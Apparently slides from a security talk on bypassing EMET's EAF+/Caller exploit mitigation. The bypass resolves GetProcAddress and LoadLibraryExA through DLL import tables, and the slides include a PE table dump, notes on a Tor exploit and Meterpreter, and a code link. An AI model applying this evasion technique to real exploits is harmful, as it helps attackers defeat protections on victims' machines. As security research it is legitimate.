... IMAGE_SECTION_HEADER .text	00000F1C	000CF2C2	Hint/Name RVA	000F LoadResource
... IMAGE_SECTION_HEADER .data	00000F20	000CF2D2	Hint/Name RVA	0012 LockResource
... IMAGE_SECTION_HEADER .rsrc	00000F24	000CF2E2	Hint/Name RVA	0013 SizeofResource
... IMAGE_SECTION_HEADER .reloc	00000F28	000CF2F4	Hint/Name RVA	000C GetProcAddress
- ... SECTION .text	00000F2C	000CF306	Hint/Name RVA	0006 GetModuleFileNameA
... IMPORT Address Table	00000F30	000CF31C	Hint/Name RVA	0004 FreeLibraryAndExitThread
... IMAGE_LOAD_CONFIG_DIRECTORY	00000F34	000CF338	Hint/Name RVA	0002 FindStringOrdinal
... IMAGE_EXPORT_DIRECTORY	00000F38	000CF34C	Hint/Name RVA	0000 DisableThreadLibraryCalls
... EXPORT Address Table	00000F3C	000CF368	Hint/Name RVA	000D LoadLibraryExA
... EXPORT Name Pointer Table	00000F40	000CF37A	Hint/Name RVA	0007 GetModuleFileNameW
... EXPORT Ordinal Table	00000F44	000CF390	Hint/Name RVA	0001 FindResourceExW
... EXPORT Names	00000F48	000CF3A2	Hint/Name RVA	0003 FreeLibrary
... IMPORT Directory Table	00000F4C	000CF3B0	Hint/Name RVA	000E LoadLibraryExW
... IMPORT DLL Names	00000F50	000CF3C2	Hint/Name RVA	0005 FreeResource
... IMPORT Name Table	00000F54	00000000	End of Imports	API-MS-Win-Core-LibraryLoader-L1-1-0.dll
... IMPORT Hints/Names	00000F58	000CF3D2	Hint/Name RVA	0007 PeekNamedPipe
... IMAGE_DEBUG_DIRECTORY	00000F5C	000CF3E2	Hint/Name RVA	0003 DisconnectNamedPipe
... IMAGE_DEBUG_TYPE_RESERVED	00000F60	000CF3F8	Hint/Name RVA	0002 CreatePipe

SAY AGAIN?

SAY AGAIN?

- We just need GPA in any DLL Import Table to access the entire windows API

SAY AGAIN?

- We just need GPA in any DLL Import Table to access the entire windows API
- Since win7, GPA has been in Kernel32.dll Import Table

SAY AGAIN?

- We just need GPA in any DLL Import Table to access the entire windows API
- Since win7, GPA has been in Kernel32.dll Import Table
- We've had a stable EMET EAF(+)/Caller bypass opportunity since Win7 (works for win7 – win10)

One more thing

- `GetProcAddress` is not the only one
- `LoadLibraryExA` is in `API-MS-WIN-CORE-LIBRARYLOADER-L1-2-0.dll`

`LoadLibraryA(kernel32.handle, 'moo.dll') == LoadLibraryExA(Kernel32.handle, 'moo.dll', 0)`

- This is completely reliable for Win7
- Maybe Windows 8
- Not on windows Win10 – Must use `ExternGPA` with `API-MS-WIN-CORE-LIBRARYLOADER-L1-2-0.dll`

Tor Exploit w/My Stub vs EAF+/Caller

DEMO: <https://youtu.be/oqHT6Ienudg>

Issues

- Multi-staged payloads should not use SFHA – will be flagged by EMET
- Meterpreter DLL flagged by EMET EAF because of Reflective DLL loader
- Updating MSF will take some work
- Need to do winx64

Questions?

- CFG/RGF Implications? `¬_(\ツ)_/¬`
- Get the code: <https://github.com/secretsquirrel/fido>
- Thanks: @SubTee, @FreedomCoder, @Wired33, @__blue__